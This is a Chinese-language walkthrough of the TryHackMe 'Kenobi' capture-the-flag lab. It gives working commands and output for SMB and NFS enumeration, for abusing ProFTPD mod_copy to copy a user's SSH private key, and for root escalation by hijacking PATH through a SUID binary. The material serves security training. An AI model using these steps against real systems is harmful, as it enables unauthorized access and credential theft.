THM - Offensive Pentesting - Section - Kenobi 此房间将涵盖访问 Samba 共享、纵易受攻击的 proftpd 版本以获得初始访问权限,并通过 SUID 二进制文件将您的权限升级到 root。有关利用 Linux 计算机的演练。枚举 Samba 的共享,作易受攻击的 proftpd 版本,并通过路径变量作提升您的权限。
nmap 扫描
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
nmap -sV -sC -p- --min-rate 10000 10.10.166.21 Starting Nmap 7.80 ( https://nmap.org ) at 2025-04-07 09:40 EDT Nmap scan report for 10.10.166.21 Host is up (0.24s latency). Not shown: 65524 closed ports PORT STATE SERVICE VERSION 21/tcp open ftp ProFTPD 1.3.5 22/tcp open ssh OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0) | ssh-hostkey: | 2048 b3:ad:83:41:49:e9:5d:16:8d:3b:0f:05:7b:e2:c0:ae (RSA) | 256 f8:27:7d:64:29:97:e6:f8:65:54:65:22:f7:c8:1d:8a (ECDSA) |_ 256 5a:06:ed:eb:b6:56:7e:4c:01:dd :ea:bc:ba:fa:33:79 (ED25519) 80/tcp open http Apache httpd 2.4.18 ((Ubuntu)) | http-robots.txt: 1 disallowed entry |_/admin.html |_http-server-header: Apache/2.4.18 (Ubuntu) |_http-title: Site doesn't have a title (text/html). 111/tcp open rpcbind 2-4 (RPC #100000) | rpcinfo: | program version port/proto service | 100000 2,3,4 111/tcp rpcbind | 100000 2,3,4 111/udp rpcbind | 100000 3,4 111/tcp6 rpcbind | 100000 3,4 111/udp6 rpcbind | 100003 2,3,4 2049/tcp nfs | 100003 2,3,4 2049/tcp6 nfs | 100003 2,3,4 2049/udp nfs | 100003 2,3,4 2049/udp6 nfs | 100005 1,2,3 39169/udp6 mountd | 100005 1,2,3 46785/udp mountd | 100005 1,2,3 47837/tcp mountd | 100005 1,2,3 54969/tcp6 mountd | 100021 1,3,4 33079/tcp6 nlockmgr | 100021 1,3,4 36967/udp nlockmgr | 100021 1,3,4 40627/udp6 nlockmgr | 100021 1,3,4 46753/tcp nlockmgr | 100227 2,3 2049/tcp nfs_acl | 100227 2,3 2049/tcp6 nfs_acl | 100227 2,3 2049/udp nfs_acl |_ 100227 2,3 2049/udp6 nfs_acl 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) 445/tcp open netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP) 2049/tcp open nfs_acl 2-3 (RPC #100227) 33079/tcp open mountd 1-3 (RPC #100005) 41543/tcp open mountd 1-3 (RPC #100005) 46753/tcp open nlockmgr 1-4 (RPC #100021) 47837/tcp open mountd 1-3 (RPC #100005) Service Info: Host: KENOBI; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel Host script results: |_clock-skew: mean: 1h40m34s, deviation: 2h53m12s, median: 33s |_nbstat: NetBIOS name: KENOBI, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown) | smb-os-discovery: | OS: Windows 6.1 (Samba 4.3.11-Ubuntu) | Computer name: kenobi | NetBIOS computer name: KENOBI\x00 | Domain name: \x00 | FQDN: kenobi |_ System time: 2025-04-07T08:42:05-05:00 | smb-security-mode: | account_used: guest | authentication_level: user | challenge_response: supported |_ message_signing: disabled (dangerous, but default) | smb2-security-mode: | 2.02: |_ Message signing enabled but not required | smb2-time: | date: 2025-04-07T13:42:05 |_ start_date: N/A Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 39.38 seconds
扫到了11个端口,其中
1
2
3
4
33079/tcp open mountd 1-3 (RPC #100005) 41543/tcp open mountd 1-3 (RPC #100005) 46753/tcp open nlockmgr 1-4 (RPC #100021) 47837/tcp open mountd 1-3 (RPC #100005)
都是111端口上rpcbind服务的映射。thm提示开放端口为个位数,所以正确答案应为:7个
samba amba 是适用于 Linux 和 Unix 的标准 Windows 互作性程序套件。它允许最终用户访问和使用公司内部网或互联网上的文件、打印机和其他常见共享资源。它通常被称为网络文件系统。
Samba 基于服务器消息块 (SMB) 的通用客户端/服务器协议。SMB 专为 Windows 开发,如果没有 Samba,其他计算机平台将与 Windows 计算机隔离,即使它们属于同一网络。
SMB 有两个端口,即 445 和 139
1 nmap -p 445 --script=smb-enum-shares.nse,smb-enum-users.nse 10.10.166.21
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
Starting Nmap 7.80 ( https://nmap.org ) at 2025-04-07 10:07 EDT Nmap scan report for 10.10.166.21 Host is up (0.23s latency). PORT STATE SERVICE 445/tcp open microsoft-ds Host script results: | smb-enum-shares: | account_used: guest | \\10.10.166.21\IPC$: | Type: STYPE_IPC_HIDDEN | Comment: IPC Service (kenobi server (Samba, Ubuntu)) | Users: 1 | Max Users: <unlimited> | Path: C:\tmp | Anonymous access: READ/WRITE | Current user access: READ/WRITE | \\10.10.166.21\anonymous: | Type: STYPE_DISKTREE | Comment: | Users: 0 | Max Users: <unlimited> | Path: C:\home\kenobi\share | Anonymous access: READ/WRITE | Current user access: READ/WRITE | \\10.10.166.21\print $: | Type: STYPE_DISKTREE | Comment: Printer Drivers | Users: 0 | Max Users: <unlimited> | Path: C:\var\lib\samba\printers | Anonymous access: <none> |_ Current user access: <none> |_smb-enum-users: ERROR: Script execution failed (use -d to debug) Nmap done : 1 IP address (1 host up) scanned in 35.20 seconds
\\10.10.166.21\IPC$
类型 :隐藏的 IPC 服务共享路径 :C:\tmp匿名访问 :READ/WRITE ✅当前用户访问 :READ/WRITE ✅
说明:你可以匿名连接 IPC$ 管道,通常用来建立会话或进行信息传递。
\\10.10.166.21\anonymous
类型 :普通磁盘共享路径 :C:\home\kenobi\share匿名访问 :READ/WRITE ✅当前用户访问 :READ/WRITE ✅
🔥重点:你可以匿名访问目标用户 kenobi 的共享目录,具备读写权限,可能藏着重要线索或凭证。
\\10.10.166.21\print$
类型 :打印机驱动共享路径 :C:\var\lib\samba\printers匿名访问 :无 ❌当前用户访问 :无 ❌
常见的打印共享,没权限可以跳过。


1 proxychains4 smbclient //10.10.166.21/anonymous
直接smbclient进入后,get文件
或者以递归方式下载 SMB 共享。将用户名和密码作为 nothing 提交。
1 smbget smb://machine-ip/anonymous

找到ftp服务所在端口:
rpcbind 端口 111 运行服务 rpcbind。这只是一个将远程过程调用 (RPC) 程序编号转换为通用地址的服务器。当 RPC 服务启动时,它会告诉 rpcbind 它正在侦听的地址以及它准备提供的 RPC 程序编号。
什么是 RPCBld ?
是一种服务,它提供远程过程调用 (RPC) 程序编号和可以访问这些服务的网络地址之间的映射。RPC 是一种用于网络上不同进程之间通信的协议。它允许程序使过程(子例程)在另一个地址空间(通常在另一台机器上)上执行。
该服务也称为 RPC 绑定服务或端口映射器,有助于将端口动态分配给 RPC 服务。当 RPC 服务器启动时,它会注册自身以动态获取端口号。然后,其他程序(称为 RPC 客户端)可以查询以查找与特定 RPC 程序编号关联的端口号。
这种端口的动态分配简化了基于 RPC 的服务的管理,使它们更加灵活,并且易于移动或更换,而不会影响客户端。 使用众所周知的端口号 111。rpcbind
请务必注意,虽然它可用于管理基于 RPC 的服务,但它也存在潜在的安全风险。未经授权访问服务可能会导致各种安全漏洞。因此,在某些注重安全的环境中,管理员可能会选择限制或保护对服务的访问。
在这个例子中,端口 111 是对网络文件系统的访问。
1 nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.166.21
得到
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
nmap -p 111 --script=nfs-ls,nfs-statfs,nfs-showmount 10.10.166.21 Starting Nmap 7.80 ( https://nmap.org ) at 2025-04-07 10:29 EDT Nmap scan report for 10.10.166.21 Host is up (0.23s latency). PORT STATE SERVICE 111/tcp open rpcbind | nfs-ls: Volume /var | access: Read Lookup NoModify NoExtend NoDelete NoExecute | PERMISSION UID GID SIZE TIME FILENAME | rwxr-xr-x 0 0 4096 2019-09-04T08:53:24 . | rwxr-xr-x 0 0 4096 2019-09-04T12:27:33 .. | rwxr-xr-x 0 0 4096 2019-09-04T12:09:49 backups | rwxr-xr-x 0 0 4096 2019-09-04T10:37:44 cache | rwxrwxrwt 0 0 4096 2019-09-04T08:43:56 crash | rwxrwsr-x 0 50 4096 2016-04-12T20:14:23 local | rwxrwxrwx 0 0 9 2019-09-04T08:41:33 lock | rwxrwxr-x 0 108 4096 2019-09-04T10:37:44 log | rwxr-xr-x 0 0 4096 2019-01-29T23:27:41 snap | rwxr-xr-x 0 0 4096 2019-09-04T08:53:24 www |_ | nfs-showmount: |_ /var * | nfs-statfs: | Filesystem 1K-blocks Used Available Use% Maxfilesize Maxlink |_ /var 9204224.0 1836532.0 6877096.0 22% 16.0T 32000 Nmap done: 1 IP address (1 host up) scanned in 3.91 seconds
ProFtpd
ProFtpd 是一个免费的开源 FTP 服务器,与 Unix 和 Windows 系统兼容。它在过去的软件版本中也容易受到攻击。
Searchsploit 基本上只是一个用于 exploit-db.com 的命令行搜索工具。
1 searchsploit proftpd 1.3.5
您应该已经从 ProFtpd 的 mod_copy 模块 中找到了一个漏洞利用。
mod_copy 模块实现 SITE CPFR 和 SITE CPTO 命令,这些命令可用于将文件/目录从服务器上的一个位置复制到另一个位置。任何未经身份验证的客户端都可以利用这些命令将文件从文件系统的任何部分复制到选定的目标。
我们知道 FTP 服务以 Kenobi 用户身份运行(从共享上的文件),并且会为该用户生成 ssh 密钥。
现在,我们将使用 SITE CPFR 和 SITE CPTO 命令复制 Kenobi 的私钥。
首先,我们先连上ftp服务
1 proxychains4 nc machine-ip 21
然后:
1
2
3
4
5
6
7
8
9
10
11
12
13
└─# proxychains4 nc 10.10.166.21 21 [proxychains] config file found: /etc/proxychains4.conf [proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4 [proxychains] DLL init: proxychains-ng 4.17 [proxychains] Dynamic chain ... 156.246.88.98:9052 ... 10.10.166.21:21 ... OK 220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.10.166.21] site cpfr /home/kenobi/.ssh/id_rsa 350 File or directory exists, ready for destination name SITE CPFR /home/kenobi/.ssh/id_rsa 350 File or directory exists, ready for destination name SITE CPTO /var/tmp/id_rsa 250 Copy successfu
我们知道 /var 目录是我们可以看到的挂载目录。所以放到那里。
现在让我们将 /var/tmp 目录挂载到我们的机器上。
根据 nmap 扫描结果,目标 10.10.166.21 是开了 NFS 服务(2049端口) 的
1 2 3 4 apt install nfs-common -y mount -t nfs 10.10.166.21:/ /root/test/407/mnt

获取私钥,在/var/tmp/id_rsa
1
2
3
4
cp ./id_rsa /root/test/407chmod 600 id_rsassh -i id_rsa kenobi@10.10.166.21
挂载,获取私钥,获取基本权限
提权 suid提权
1 find / -perm -u=s -type f 2>/dev/null
得到
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
/sbin/mount.nfs /usr/lib/policykit-1/polkit-agent-helper-1 /usr/lib/dbus-1.0/dbus-daemon-launch-helper /usr/lib/snapd/snap-confine /usr/lib/eject/dmcrypt-get-device /usr/lib/openssh/ssh-keysign /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic /usr/bin/chfn /usr/bin/newgidmap /usr/bin/pkexec /usr/bin/passwd /usr/bin/newuidmap /usr/bin/gpasswd /usr/bin/menu /usr/bin/sudo /usr/bin/chsh /usr/bin/at /usr/bin/newgrp /bin/umount /bin/fusermount /bin/mount /bin/ping /bin/su /bin/ping6
发现/usr/bin/menu,运行,发现真是个菜单
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
kenobi@kenobi:/tmp$ /usr/bin/menu *************************************** 1. status check 2. kernel version 3. ifconfig ** Enter your choice :1 HTTP/1.1 200 OK Date: Tue, 08 Apr 2025 08:19:27 GMT Server: Apache/2.4.18 (Ubuntu) Last-Modified: Wed, 04 Sep 2019 09:07:20 GMT ETag: "c8-591b6884b6ed2" Accept-Ranges: bytes Content-Length: 200 Vary: Accept-Encoding Content-Type: text/html kenobi@kenobi:/tmp$ /usr/bin/menu *************************************** 1. status check 2. kernel version 3. ifconfig ** Enter your choice :3 eth0 Link encap:Ethernet HWaddr 02:af:a0:56:16:09 inet addr:10.10.208.177 Bcast:10.10.255.255 Mask:255.255.0.0 inet6 addr: fe80::af:a0ff:fe56:1609/64 Scope:Link UP BROADCAST RUNNING MULTICAST MTU:9001 Metric:1 RX packets:69311 errors:0 dropped:0 overruns:0 frame:0 TX packets:69192 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1000 RX bytes:3106339 (3.1 MB) TX bytes:4598537 (4.5 MB) lo Link encap:Local Loopback inet addr:127.0.0.1 Mask:255.0.0.0 inet6 addr: ::1/128 Scope:Host UP LOOPBACK RUNNING MTU:65536 Metric:1 RX packets:178 errors:0 dropped:0 overruns:0 frame:0 TX packets:178 errors:0 dropped:0 overruns:0 carrier:0 collisions:0 txqueuelen:1 RX bytes:13381 (13.3 KB) TX bytes:13381 (13.3 KB) kenobi@kenobi:/tmp$ /usr/bin/menu *************************************** 1. status check 2. kernel version 3. ifconfig ** Enter your choice :2 4.8.0-58-generic
Strings 是 Linux 上的一个命令,用于在二进制文件上查找人类可读的字符串。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
kenobi@kenobi:/tmp$ strings /usr/bin/menu ...... *************************************** 1. status check 2. kernel version 3. ifconfig ** Enter your choice : curl -I localhost uname -rifconfig Invalid choice ;*3$" ......
发现curl -I localhost

由于该文件以root权限运行,因此我们可以通过该文件获取root 权限。
在类Unix系统中,curl命令是一种广泛使用的HTTP请求工具,如果你用shell脚本或其他内容覆盖实际的二进制文件,可能会破坏它的功能。
1
2
3
4
echo /bin/sh > curl chmod 777 curlexport PATH=/tmp:$PATH
此时,触发/usr/bin/menu选择1,触发curl,就会触发我们设置的curl。得到一个root权限的/bin/sh